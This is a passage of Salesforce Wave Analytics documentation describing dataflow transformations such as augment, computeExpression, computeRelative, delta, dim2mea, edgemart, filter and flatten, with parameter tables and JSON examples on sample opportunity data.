{ "id":"Prod2", "Name":"Chair",   "Price.Pricebook":"Standard",   "Price.UnitPrice":450           },
{ "id":"Prod3", "Name":"Bench", "Price.Pricebook":"Custom",     "Price.Pricebook":"Standard", "Price.UnitPrice":1500 }
```

SEE ALSO:

augment Transformation

augment Parameters

When you define an augment transformation, you set the action attribute to `augment` and specify the parameters.

The following table describes the input parameters.

Parameter	Required?	Value
operation	No	Indicates what the transformation does if it matches multiple rows in the right dataset with a row in the left. Valid values: • `LookupSingleValue`. Returns values from one of the matched rows. If you don't specify the `operation` parameter, the transformation uses this operation. • `LookupMultiValue`. Returns values from all matched rows. For more information about each operation, see Special Cases for Matching Records with the augment Transformation.
left	Yes	Node in the dataflow definition file that identifies the left dataset. This is one of two input sources for this transformation.
left_key	Yes	Key column in the left dataset used to augment the datasets. If you use a composite key, the left and right keys must have the same number of columns in the same order. For a composite key, use the following syntax: `[ "Key Column1", "Key Column2", …, "Key ColumnN" ]` Note: The left or right key can't be a multi-value field.

Parameter	Required?	Value
right	Yes	Node in the dataflow definition file that identifies the right dataset. This is one of two input sources for this transformation.
relationship	Yes	Relationship between the left and right datasets. The dataflow adds the relationship to the beginning of the right column names in the output dataset to make the column names unique and descriptive.
right_select	Yes	An array of column names from the right dataset that you want to include in the output dataset. The dataflow adds the relationship as a prefix to the column name to determine the name of the right column in the output dataset.
right_key	Yes	Key column in the right dataset used to augment the datasets. If you use a composite key, the left and right keys must have the same number of columns in the same order.

SEE ALSO:

augment Transformation

computeExpression Transformation

The computeExpression transformation enables you to add derived fields to a dataset. The values for derived fields aren't extracted from the input data source. Instead, Wave generates the values using a SAQL expression, which can be based on one or more fields from the input data or other derived fields. For example, you can use an expression to assign a value to a field, concatenate text fields, or perform mathematical calculations on numeric fields.

Note: The computeExpression and computeRelative transformations are similar, but they have a key difference. The computeExpression transformation performs calculations based on other fields within the same row. The computeRelative transformation performs calculations based on the previous and next values of the same field in other rows.

Consider the following guidelines when creating a computeExpression transformation:

- You can include only the following SAQL operators and functions in the expression:
  - Arithmetic operators
  - Case operator
  - String operator
  - Date functions
- The values of the derived field must match its specified type. For example, set the type of the derived field to `Text` if the values are strings.

- Wave calculates the values of derived fields in the order in which they are listed in the JSON. Thus, if you create a derived field based on other derived fields in the same computeExpression transformation, the input derived fields must be listed first. For example, Derived_A must be listed before Derived_B in the following computeExpression transformation JSON snippet:

```
"CreateDerivedFields": {
   "action": "computeExpression",
   "parameters": {
      "source": "sourceNode",
      "mergeWithSource": false,
      "computedFields": [
         {
            "name": "Derived_A",
            "type": "Text",
            "label": "Derived Field A",
            "saqlExpression": "\"hello \""},
         {
            "name": "Derived_B",
            "type": "Text",
            "label": "Derived Field B Dependent on Field A",
            "saqlExpression": "Derived_A + \"world\""}
         ]
      }
   }
```

- You can choose whether the resulting dataset includes only the derived fields, or includes the input and derived fields.

Example: Let's look at an example. You want to create a dataset based on Salesforce opportunity data. You create a dataflow that extracts the Id and Amount fields from the Opportunity object. In addition, you also want to add the following derived fields to the dataset: ModifiedId, SalesTax, FinalPrice, and ValueCategory. For the derived fields, you will:

- Append "SFDC" to each opportunity Id to get a new modified Id.
- Calculate the sales tax based on an 8% tax rate.
- Calculate the final price by adding the amount and sales tax.
- Categorize opportunities into low-, medium-, and high-value buckets based on the calculated final price.

You create the following dataflow definition.

```
{
   "salesData": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            {"name": "Amount"},
            {"name": "Id"}]}},
   "Derived_Fields": {
      "action": "computeExpression",
      "parameters": {
         "source": "salesData",
         "mergeWithSource": true,
         "computedFields": [
            {
               "name": "ModifiedId",
               "type": "Text",
               "saqlExpression": "\"SFDC\" + Id"},
```

```
            {
               "name": "SalesTax",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount * 0.08"},
            {
               "name": "FinalPrice",
               "type": "Numeric",
               "precision": 18,
               "defaultValue": "0",
               "scale": 5,
               "saqlExpression": "Amount + SalesTax"},
            {
               "name": "ValueCategory",
               "type": "Text",
               "saqlExpression": "case when FinalPrice < 1000 then \"Low\" when
FinalPrice >= 1000 and FinalPrice < 2000 then \"Medium\" else \"High\" end"}
         ]
      }
   },
   "Register_CategorizedSales": {
       "action": "sfdcRegister",
       "parameters": {
           "alias": "Categorized_Sales",
           "name": "Categorized_Sales",
           "source": "Derived_Fields" }
   }
}
```

computeExpression Parameters

When you define a computeExpression transformation, you set the action attribute to `computeExpression`. You also specify the parameters for the input source and the expression used to generate the values.

computeExpression Parameters

When you define a computeExpression transformation, you set the action attribute to `computeExpression`. You also specify the parameters for the input source and the expression used to generate the values.

You can specify parameters in the following sections of the computeExpression node: parameters and computedFields.

Parameters

The following table describes the parameters in the `parameters` section.

Parameter	Required?	Value
source	Yes	Node in the dataflow definition file that identifies the input source for this transformation.

Parameter	Required?	Value
mergeWithSource	No	Indicates whether the input fields are included with the derived fields in the resulting dataset. When true, the resulting dataset contains all input fields from the source and the newly generated derived fields. When false, the resulting dataset contains the derived fields only. Default is true.
computedFields	Yes	Attributes and expression used to generate derived fields in the dataset. See computedFields.

computedFields

The following table describes the attributes in the `computedFields` section. It also describes optional attributes that you can provide to override the field metadata to make the data appear differently in a dataset. For example, Wave can replace null values in a field with a default value.

Parameter	Required?	Value
name	Yes	API name of the generated field. Note: The API names must be unique. Otherwise, the dataflow fails to run.
type	Yes	Wave Analytics field type associated with the field. Valid types are Text, Numeric, or Date. Example: `"type": "Text"`
label	No	The display name of the generated field that appears in the Wave user interface. Can be up to 255 characters. Defaults to input field name if not specified.
saqlExpression	Yes	SAQL expression used to calculate the value for the derived field. The expression can be based on input fields or other derived fields in the transformation.

Parameter	Required?	Value
		Example: `"saqlExpression":"toDate(birth_day, \"yyyy-M-d\")"`
format	Yes (for Date fields only)	Format of the derived date field. For information about formats, see the External Data Format Reference.
precision	Yes (for Numeric fields only)	The maximum number of digits in a numeric value, or the length of a text value. For numeric values: Includes all numbers to the left and to the right of the decimal point (but excludes the decimal point character). Value must be between 1 and 18, inclusive. For text values: Value defaults to 255 characters, and must be between 1 and 32,000 characters, inclusive. Example: `"precision": 10`
scale	Yes (for Numeric fields only)	The number of digits to the right of the decimal point in a numeric value. Must be less than the precision value. Value must be between 0 and 17 characters, inclusive. Example: `"scale": 2`
defaultValue	No	For text and numeric fields that can be null. Default value that replaces a null value for the specified field.

SEE ALSO:

computeExpression Transformation

computeRelative Transformation

You can use the computeRelative transformation to analyze trends in your data by adding derived fields to a dataset based on values in other rows. For example, to analyze sales pipeline trends, create derived fields that calculate the number of days an opportunity remains in each stage. You can also calculate the changes to the opportunity amount throughout the stages of the opportunity.

Note: The computeExpression and computeRelative transformations are similar, but the computeExpression transformation performs calculations based on fields within the same row. The computeRelative transformation performs calculations based on the same field in other rows—particularly the current, first, previous, or next rows.

When you define a computeRelative transformation, you specify a source transformation as the input, partition the records, and sort the records within each partition. For example, you can use sfdcDigest to extract opportunity history records, and then use computeRelative to calculate changes in each opportunity over time. You can partition opportunity records by opportunity ID, and then chronologically sort records within each partition to correctly identify the previous and next values.

Example: Let's look at an example. To perform trending analysis on the sales pipeline, create a dataflow that contains the following transformations.

sfdcDigest transformation

Extracts the following data from the OpportunityHistory object.

OpportunityHistory Object

OpportunityId	CreatedDate	StageName	Amount	CloseDate
00630000003JrH6AAK	2005-11-23T20:24:09.000Z	Closed Won	36938	11/15/2005
00630000003SYADAA4	2005-11-08T18:47:18.000Z	Present/Demo/Quote	4200	12/3/2005
00630000003Yx9BAAS	2005-11-23T01:06:57.000Z	Present/Demo/Quote	71500	11/30/2005
00630000003JsMcAAK	2005-10-28T18:12:06.000Z	Negotiation/Review	18750	11/15/2005
00630000003Yx9BAAS	2005-11-25T18:03:46.000Z	Closed Won	5832	11/23/2005
00630000003Yx9BAAS	2005-11-23T01:07:46.000Z	Present/Demo/Quote	7128	11/30/2005
00630000003JrH6AAK	2005-11-03T21:53:36.000Z	Negotiation/Review	20148	11/15/2005
00630000003SZAZAA4	2005-11-08T19:44:27.000Z	Present/Demo/Quote	141120	12/16/2005
00630000003JrH6AAK	2005-10-17T22:28:33.000Z	Present/Demo/Quote	42900	11/15/2005
00630000003JsMcAAK	2005-10-17T23:30:20.000Z	Negotiation/Review	18750	10/31/2005
00630000003OG95AAG	2005-10-28T17:45:30.000Z	Present/Demo/Quote	52000	11/30/2005

computeRelative transformation

Performs the following tasks:

- Partitions the extracted records by opportunity ID.
- Within each partition, sorts the extracted records by CreatedDate in ascending order. Sorting by CreatedDate ensures that the changes that occur for each opportunity are listed in chronological order.
- Adds the following derived fields to the final dataset.

  OpportunityCreatedDate

  Determines the date that the opportunity was first created. You can use this date with the actual close date to determine the number of days required to close the sale. The goal is to shorten the sales cycle to recognize revenue.

  ValidToDate

  Determines the date to which the state of the opportunity is valid. You can use this field to determine the time period for which the opportunity details are valid in each record.

  AmountPrev

  Determines the previous amount of the opportunity. You can use this field to determine if the values of opportunities are increasing or decreasing, which can affect whether you hit your sales targets.

  CloseDatePrev

  Determines the previous expected close date for the opportunity. You can use this field to analyze how the expected close date changes over the sales cycle of the opportunity. If the expected close date keeps getting pushed out, identify the issues that are causing the longer sales cycle.

sfdcRegister transformation

Registers the final dataset that contains the extracted fields from the sfdcDigest transformation and the derived fields from computeRelative transformation.

You create the following dataflow definition.

```
{
    "extractOppHistory": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "OpportunityHistory",
            "fields": [
                {"name": "OpportunityId"},
                {"name": "CreatedDate"},
                {"name": "StageName"},
                {"name": "Amount"},
                {"name": "CloseDate"}
            ]
        }
    },
    "computeTrending": {
        "action": "computeRelative",
        "parameters": {
            "partitionBy": ["OpportunityId"],
            "orderBy": [
                {
                    "name":"CreatedDate",
                    "direction":"asc"
                }
            ],
            "computedFields": [
                {
                    "name": "OpportunityCreatedDate",
                    "expression": {
                        "sourceField": "CreatedDate",
                        "offset": "first()",
                        "default": "current()"
                    }
                },
                {
                    "name": "ValidToDate",
                    "expression": {
                        "sourceField": "CreatedDate",
                        "offset": "next()",
                        "default": "3000-01-01T00:00:00.000Z"
                    }
                },
                {
                    "name": "AmountPrev",
                    "expression": {
                        "sourceField": "Amount",
                        "offset": "previous()",
                        "default": "0"
                    }
                },
                {
                    "name": "CloseDatePrev",
                    "expression": {
                        "sourceField": "CloseDate",
```

```
                        "offset": "previous()",
                        "default": "01/01/1970"
                    }
                }
            ],
            "source": "extractOppHistory"
        }
    },
    "Register_OppportunityHistory_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "SalesPipelineTrending",
            "name": "Sales Pipeline Trending",
            "source": "computeTrending"
      }
   }
}
```

The dataflow runs and creates the following dataset.

Sales Pipeline Trending Dataset

OpportunityId	CreatedDate	StageName	Amount	CloseDate	OpportunityCreatedDate	ValidToDate	AmountPrev	CloseDatePrev
00630000003JrH6AAK	2005-10-17T22:28:33.000Z	Present/Demo/Quote	429000	11/15/2005	2005-10-17T22:28:33.000Z	2005-11-03T21:53:36.000Z	0	1/1/1970
00630000003JrH6AAK	2005-11-03T21:53:36.000Z	Negotiation/Review	201480	11/15/2005	2005-10-17T22:28:33.000Z	2005-11-23T20:24:09.000Z	429000	11/15/2005
00630000003JrH6AAK	2005-11-23T20:24:09.000Z	Closed Won	369380	11/15/2005	2005-10-17T22:28:33.000Z	3000-01-01T00:00:00.000Z	201480	11/15/2005
00630000003JsMcAAK	2005-10-17T23:30:20.000Z	Negotiation/Review	187500	10/31/2005	2005-10-17T23:30:20.000Z	2005-10-28T18:12:06.000Z	0	1/1/1970
00630000003JsMcAAK	2005-10-28T18:12:06.000Z	Negotiation/Review	187500	11/15/2005	2005-10-17T23:30:20.000Z	3000-01-01T00:00:00.000Z	187500	10/31/2005
00630000003OG95AAG	2005-10-28T17:45:30.000Z	Present/Demo/Quote	520000	11/30/2005	2005-10-28T17:45:30.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003SYADAA4	2005-11-08T18:47:18.000Z	Present/Demo/Quote	42000	12/3/2005	2005-11-08T18:47:18.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003SZAZAA4	2005-11-08T19:44:27.000Z	Present/Demo/Quote	1411200	12/16/2005	2005-11-08T19:44:27.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003Yx9BAAS	2005-11-23T01:06:57.000Z	Present/Demo/Quote	715000	11/30/2005	2005-11-23T01:06:57.000Z	2005-11-23T01:07:46.000Z	0	1/1/1970
00630000003Yx9BAAS	2005-11-23T01:07:46.000Z	Present/Demo/Quote	71280	11/30/2005	2005-11-23T01:06:57.000Z	2005-11-25T18:03:46.000Z	715000	11/30/2005
00630000003Yx9BAAS	2005-11-25T18:03:46.000Z	Closed Won	58320	11/23/2005	2005-11-23T01:06:57.000Z	3000-01-01T00:00:00.000Z	71280	11/30/2005

Notice that Wave partitions the records by opportunity ID and then sorts the records in ascending order based on the CreatedDate field within each partition. Wave can now use the previous and next rows within each partition to determine changes in field values in the dataset.

computeRelative Parameters

When you define a computeRelative transformation, you set the action attribute to `computeRelative`. You also specify the parameters for the input source, partition-by field, sort field, and derived field definitions.

computeRelative Parameters

When you define a computeRelative transformation, you set the action attribute to `computeRelative`. You also specify the parameters for the input source, partition-by field, sort field, and derived field definitions.

You can specify parameters in the following sections of the computeRelative node.

Parameters

The following table describes the parameters in the `parameters` section.

Parameter	Required?	Value
source	Yes	Node in the dataflow definition file that identifies the input source for this transformation.
partitionBy	Yes	API name of the field used to partition the records in the dataset. Specify one partition-by field only.
orderBy	Yes	Field used to sort the records within each partition and the sort order: ascending (`asc`) or descending (`desc`). Specify one sort field only. Example: `"orderBy": [ { "name":"CreatedDate", "direction":"asc" } ]`
computedFields	Yes	A list of definitions for derived fields. Example: `"computedFields": [ { "name": "OpportunityCreatedDate", "expression": { "sourceField": "CreatedDate", "offset": "first()", "default": "current()" } }, { "name": "AmountPrev", "expression": { "sourceField": "Amount", "offset": "previous()", "default": "0" } } ]` See computedFields.

computedFields

The following table describes the attributes in the `computedFields` section.

Parameter	Required?	Value
name	Yes	API name of the derived field to add to the dataset. The name must be unique in the dataset.

Parameter	Required?	Value
		Note: If the name is not unique, the dataflow fails to run.

expression	Yes	Expression attributes used to calculate the value for the derived field. The expression can be based on input fields or other derived fields in the transformation.
		Example:
		`"expression": {`
		`"sourceField": "CloseDate",`
		`"offset": "previous()",`
		`"default": "01/01/1970"`
		See expression.

expression

The following table describes the attributes in the `expression` section.

Parameter	Required?	Value
sourceField	Yes	API name of the input field from the source node that's used in the expression.

offset	Yes	The function used in the expression. You can use the following functions:
		`current()`
		Gets the value from the current record.
		Example:
		`"offset": "current()"`
		`first()`
		Gets the value from the first record in the partition, like the first CreateDate for an opportunity.
		Example:
		`"offset": "first()"`
		`next()`
		Gets the value from the next record.
		Example:
		`"offset": "next()"`
		`previous()`
		Gets the value from the previous record.
		Example:
		`"offset": "previous()"`

Parameter	Required?	Value
		Note: Derived fields are computed in the order that they're defined. The calculation of a derived field can be based on the value from another derived field as long as it has already been defined. For example, `next()` can't access the value of a derived field in the next row. Tip: To get the correct results when using the `previous()` and `next()` functions, the computeRelative transformation requires you to sort the records.

default	Yes (for numeric fields only)	The default value if one can't be calculated. For example, you can specify a default value when no previous or next value exists. You can insert a constant value or `current()` as a default value.
		Examples:
		`"default": "3000-01-01T00:00:00.000Z"`
		`"default": "current()"`

delta Transformation

The delta transformation calculates changes in the value of a measure column in a dataset over a period of time. The delta transformation generates an output column in the dataset to store the delta for each record. Create deltas to make it easier for business analysts to include them in queries.

The delta transformation calculates each delta value by comparing the value in each record with the value in the previous record. Because records might not be sorted, the delta transformation orders the records before computing the delta values. To do this, the transformation sorts the data by the specified dimension, and then by the specified epoch date column.

Note: When Wave Analytics processes dates, it creates the following epoch date columns for each date processed:

Epoch Time Column	Description
<date_column_name>_sec_epoch	For example, if the date column is CloseDate, the generated epoch second column is CloseDate_sec_epoch. This column provides the number of seconds that have elapsed since January 1, 1970 (midnight UTC/GMT).
<date_column_name>_day_epoch	For example, if the date column is CloseDate, the generated epoch day column is CloseDate_day_epoch. This column provides the number of days that have elapsed since January 1, 1970 (midnight UTC/GMT).

Example: Let's look at an example. You want to create an OppHistoryDelta dataset that contains opportunity history from the OpportunityHistory object and also calculates the deltas for opportunity amounts.

The OpportunityHistory object contains the following data.

OpportunityId	CloseDate	StageName	Amount
1	1/1/2014	New	100
2	1/1/2014	New	100
2	2/1/2014	ClosedWon	200
1	3/1/2014	ClosedWon	100

You create the following dataflow definition.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityHistory",
         "fields": [
            { "name": "OpportunityId" },
            { "name": "CloseDate" },
            { "name": "StageName" },
            { "name": "Amount" }
         ]
      }
   },
   "Calculate_Delta": {
      "action": "delta",
      "parameters": {
         "dimension": "OpportunityId",
         "epoch": "CloseDate_day_epoch",
         "inputMeasure": "Amount",
         "outputMeasure": "DeltaAmount",
         "source": "Extract_Opportunities"
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppHistoryDelta",
         "name": "OppHistoryDelta",
         "source": "Calculate_Delta"
      }
   }
}
```

To calculate the delta values for each opportunity amount, the delta transformation sorts the records by the dimension (OpportunityId) first, and then by time (CloseDate_day_epoch) as shown here.

OpportunityID	CloseDate	StageName	Amount
1	1/1/2014	New	100
1	3/1/2014	ClosedWon	100

OpportunityID	CloseDate	StageName	Amount
2	1/1/2014	New	100
2	2/1/2014	ClosedWon	200

After the records are sorted, for each dimension (OpportunityId), the transformation compares the previous value to the next value to determine the delta for each record. The transformation creates the following dataset.

OpportunityId	CloseDate	StageName	Amount	DeltaAmount
1	1/1/2014	New	100	0
1	3/1/2014	ClosedWon	100	0
2	1/1/2014	New	100	0
2	2/1/2014	ClosedWon	200	100

For the first record of each dimension, the transformation inserts '0' for the delta value.

Note: If an opportunity contains multiple changes on the same day, you must sort the records on a shorter time interval. In this case, sort on CloseDate_sec_epoch column. Otherwise, records might not be sorted correctly, which means delta values will be incorrect.

delta Parameters

When you define a delta transformation, you set the action attribute to `delta` and specify the parameters.

delta Parameters

When you define a delta transformation, you set the action attribute to `delta` and specify the parameters.

The following table describes the input parameters:

Parameter	Required?	Value
dimension	Yes	Dimension column in the dataset used to sort records when calculating the delta values.
epoch	Yes	Epoch date column in the dataset used to sort records within each dimension when calculating delta values.
inputMeasure	Yes	Measure column on which you want to calculate the delta.
outputMeasure	Yes	Name of the output column that contains the delta value.

Parameter	Required?	Value
source	Yes	Node in the dataflow definition file that contains the dataset to which you want to add the delta column.

SEE ALSO:

delta Transformation

dim2mea Transformation

The dim2mea transformation creates a new measure based on a dimension. The transformation adds the new measure column to the dataset. The transformation also preserves the dimension to ensure that existing lenses and dashboards don't break if they use the dimension.

If the transformation cannot create a measure from a dimension, the transformation populates the measure with the specified default value. If no default value is provided, the transformation inserts '0.'

Example: Let's look at an example. Your Opportunity object contains a custom text field called StageVal__c, which contains the opportunity amount at a particular stage. Because this is a text field, Wave Analytics loads this data as a dimension. However, you'd like to create a measure from this dimension to enable users to perform calculations on stage amount.

You create the following dataflow definition.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "StageVal__c" }
         ]
      }
   },
   "Create_Measure_From_Dimension": {
      "action": "dim2mea",
      "parameters": {
         "dimension": "StageVal__c",
         "measure": "StageValue",
         "measureDefault": "0",
         "measureType": "long",
         "source": "Extract_Opportunities"
      }
   },
   "Register_The_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
```

```
        "alias": "OpportunitiesWithConvertedMeasure",
        "name": "OpportunitiesWithConvertedMeasure",
        "source": "Create_Measure_From_Dimension"
      }
   }
}
```

dim2mea Parameters

When you define a dim2mea transformation, you set the action attribute to `dim2mea` and specify the parameters.

dim2mea Parameters

When you define a dim2mea transformation, you set the action attribute to `dim2mea` and specify the parameters.

The following table describes the input parameters:

Parameter	Required?	Value
dimension	Yes	Dimension column in the dataset from which you want to create the measure.
measure	Yes	Name of the output measure. This column name must be unique within the dataset. Do not use the same name as the dimension because the transformation preserves the dimension in the dataset.
measureDefault	Yes	Default value for the measure if the transformation is unable to create a measure from a dimension.
measureType	Yes	Type of measure. Valid value: "long"
source	Yes	Node in the dataflow definition file that contains the dataset to which you want to add the measure.

SEE ALSO:

dim2mea Transformation

edgemart Transformation

The edgemart transformation gives the dataflow access to an existing, registered dataset, which can contain Salesforce data, external data, or a combination of the two. Use this transformation to reference a dataset so that its data can be used in subsequent transformations in the dataflow. You can use this transformation and the augment transformation together to join an existing dataset with a new dataset.

Example: Let's look at an example. You would like to compare the final sales amount against the opportunity amount to determine if heavy discounts were offered to close deals. You previously created and registered the FinalSales dataset. The FinalSales dataset contains the final sale amount of each opportunity that was closed and won.

Table 70: FinalSales Dataset

OppID	UpdateDate	StageName	SaleAmount
1	1/1/2014	ClosedWon	100,000
2	11/1/2013	ClosedWon	150,000
3	2/1/2014	ClosedWon	200,000

You would now like to create a dataset that contains opportunity information from the Opportunity object. Then, you would like to join the data from the existing FinalSales dataset with the Opportunity dataset.

You create the following dataflow definition.

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" }
            ]
        }
    },
    "Extract_Final_Sales_Data": {
        "action": "edgemart",
        "parameters": { "alias": "FinalSales" }
    },
    "Combine_Opportunities_FinalSales": {
        "action": "augment",
        "parameters": {
            "left": "Extract_Opportunities",
            "left_key": [ "Id" ],
            "relationship": "Opportunity",
            "right": "Extract_Final_Sales_Data",
            "right_key": [ "OppID" ],
            "right_select": [ "SaleAmount" ]
        }
    },
    "Register_Opportunity_FinalSales_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "OpportunityVersusFinalSales",
            "name": "OpporunityVersusFinalSales",
            "source": "Combine_Opportunities_FinalSales"
        }
    }
}
```

edgemart Parameters

When you define an edgemart transformation, you set the action attribute to `edgemart` and specify the parameters.

edgemart Parameters

When you define an edgemart transformation, you set the action attribute to `edgemart` and specify the parameters.

The following table describes the input parameter:

Parameter	Required?	Value
alias	Yes	API name of the dataset from which you want to extract data. To determine the API name of a dataset, edit the dataset and view the system name.

SEE ALSO:

edgemart Transformation

filter Transformation

The filter transformation removes records from an existing dataset. You define a filter condition that specifies which records to retain in the dataset.

Example: Let's look at an example. You would like to create a dataset that contains only opportunities that were Closed Won. First, you extract all opportunities from the Opportunity object. Next, you filter the records so that you only include opportunities with a Closed Won stage name.

You create the following dataflow definition.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Extract_Opportunities"
      }
   },
```

```
   "Register_My_Won_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "MyWonOpportunities",
         "name": "MyWonOpportunities",
         "source": "Filter_Opportunities"
      }
   }
}
```

filter Parameters

When you define a filter transformation, you set the action attribute to `filter` and specify the parameters.

filter Expression Syntax

You create a filter expression in the filter transformation based on one or more dimensions in a dataset.

filter Parameters

When you define a filter transformation, you set the action attribute to `filter` and specify the parameters.

The following table describes the input parameters:

Parameter	Required?	Value
filter	Yes	Filter expression that specifies which records to include in the new dataset. See filter Expression Syntax.
source	Yes	Node in the dataflow definition file that contains the dataset that you want to filter.

SEE ALSO:

filter Transformation

filter Expression Syntax

You create a filter expression in the filter transformation based on one or more dimensions in a dataset.

Note: String comparisons in a filter expression are case-sensitive.

You can use the following types of filter expressions:

Filter Expression Syntax	Description
dim:EQ:value	True if the dimension and value are equal. Example: `"filter": "StageName:EQ:Closed Won"`
dim:R:val0:val1	True if the left dimension falls within the specified range between val0 and val1.

Filter Expression Syntax	Description
	Example: `"filter": "EmployeeId:R:100:1000"`
dim:R:val	True if the dimension is greater than or equal to the value based on binary sort order. For example, this is true when the dimension is 'City' and the value is 'Anderson' because ' 'City' > 'Anderson'). Example: `"filter": "LastName:R:Li"`
dim:R::val	True if the dimension is less than or equal to the value based on binary sort order. Example: `"filter": "LastName:R::Levy"`
dim:N:val	True if the dimension and value are not equal. Example: `"filter": "RoleName:N:Manager"`
dim:EQ:val1|val2	True if the dimension equals values val1 or val2. This filter expression uses the logical OR operator (|). You can compare the dimension value against more than two values. For example, to compare against three values, use the following syntax: dim1:EQ:val1|val2|val3. Example: `"filter": "Lead Status:EQ:Open|Contacted"`
dim1:EQ:val1,dim2:EQ:val2	True if dimension dim1 equals value val1 and dimension dim2 equals value val2. This filter expression uses the logical AND operator (,). You can compare more than two dimensions. For example, to compare three dimensions, use the following syntax: dim1:EQ:val1,dim2:EQ:val2,dim3:EQ:val3. Example: `"filter": "Lead Status:EQ:Qualified,Rating:EQ:Hot"`

SEE ALSO:

filter Transformation

flatten Transformation

The flatten transformation flattens hierarchical data. For example, you can flatten the Salesforce role hierarchy to implement row-level security on a dataset based on the role hierarchy.

When you configure the flatten transformation to flatten a hierarchy, you specify the field that contains every node in the hierarchy and the field that contains their corresponding parent based on the hierarchy. The flatten transformation generates one record for each hierarchy node, which we refer to as the “self ID.” Each record contains two generated columns that store the hierarchy for each self ID node. One column contains a comma-separated list of all ancestors for each node in the hierarchy. The other column contains the hierarchy path.

See the Roles and RolePath columns in the following flattened dataset to see how ancestors are stored.

Role ID (Self ID)	Role Name	Parent Role ID	Roles	RolePath
1	Salesperson 1	10	10, 20, 30	\10\20\30
2	Salesperson 2	10	10, 20, 30	\10\20\30
3	Salesperson 3	11	11, 20, 30	\11\20\30
10	Regional Manager 1	20	20, 30	\20\30
11	Regional Manager 2	20	20, 30	\20\30
20	Vice President 1	30	30	\30
21	Vice President 2	30	30	\30
30	CEO	Not applicable	Not applicable	Not applicable

You can also configure the flatten transformation to include the self ID node in the generated hierarchy columns. The following dataset shows the self ID in bold.

Role ID (Self ID)	Role Name	Parent Role ID	Roles	RolePath
1	Salesperson 1	10	**1**, 10, 20, 30	**1**\10\20\30
2	Salesperson 2	10	**2**,10, 20, 30	**2**\10\20\30
3	Salesperson 3	11	**3**,11, 20, 30	**3**\11\20\30
10	Regional Manager 1	20	**10**,20, 30	**10**\20\30
11	Regional Manager 2	20	**11**,20, 30	**11**\20\30
20	Vice President 1	30	**20**,30	**20**\30
21	Vice President 2	30	**21**,30	**21**\30
30	CEO	Not applicable	**30**	**30**

Example: Let's look at an example. You want to create a dataset that contains all opportunities. For each opportunity, you want to include user and role information about the opportunity owner. Also, to implement row-level security based on the role hierarchy, each opportunity record must also contain a list of all ancestors above each opportunity owner based on the role hierarchy. To generate the list of ancestors, use the flatten transformation to flatten the role hierarchy.

You create the following dataflow definition file:

```
{
"Extract_Opportunity": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
```

```
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   }
},
"Extract_User": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "User",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Department" },
         { "name": "UserRoleId" }
      ]
   }
},
"Extract_UserRole": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "UserRole",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "ParentRoleId" }
      ]
   }
},
"Flatten_UserRole": {
   "action": "flatten",
   "parameters": {
      "source": "Extract_UserRole",
      "self_field": "Id",
      "parent_field": "ParentRoleId",
      "multi_field": "Roles",
      "path_field": "RolePath",
      "include_self_field":false
   }
},
"Augment_User_FlattenUserRole": {
   "action": "augment",
   "parameters": {
      "left": "Extract_User",
      "left_key": [ "UserRoleId" ],
      "relationship": "Role",
      "right": "Flatten_UserRole",
      "right_key": [ "Id" ],
      "right_select": [
         "Id",
         "Name",
```

```
            "Roles",
            "RolePath"
         ]
      }
},
"Augment_Opportunity_UserWithRoles": {
   "action": "augment",
   "parameters": {
      "left": "Extract_Opportunity",
      "left_key": [ "OwnerId" ],
      "right": "Augment_User_FlattenUserRole",
      "relationship": "Owner",
      "right_select": [
         "Name",
         "Department",
         "Role.Id",
         "Role.Name",
         "Role.Roles",
         "Role.RolePath"
      ],
      "right_key": [ "Id" ]
   }
},
"Register_OpportunityWithRoles_Dataset": {
   "action": "sfdcRegister",
   "parameters": {
      "alias": "OppRoles",
      "name": "OppRoles",
      "source": "Augment_Opportunity_UserWithRoles",
     "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
== \"$User.Id\""
   }
}
}
```

To flatten the Salesforce role hierarchy, the flatten transformation uses the following input fields from the UserRole object.

Id
Id identifies each node in the Salesforce role hierarchy.

ParentRoleId
ParentRoleId identifies the parent as defined in the role hierarchy.

After traversing through each parent-child relationship in the UserRole object, the flatten transformation generates one record for each role ID. Each record contains all ancestor roles for each role in the hierarchy. The flatten transformation generates two output columns—Roles and RolePath—to store all ancestor roles for each role.

flatten Parameters

When you define a flatten transformation, you set the action attribute to `flatten` and specify the parameters.

flatten Parameters

When you define a flatten transformation, you set the action attribute to `flatten` and specify the parameters.

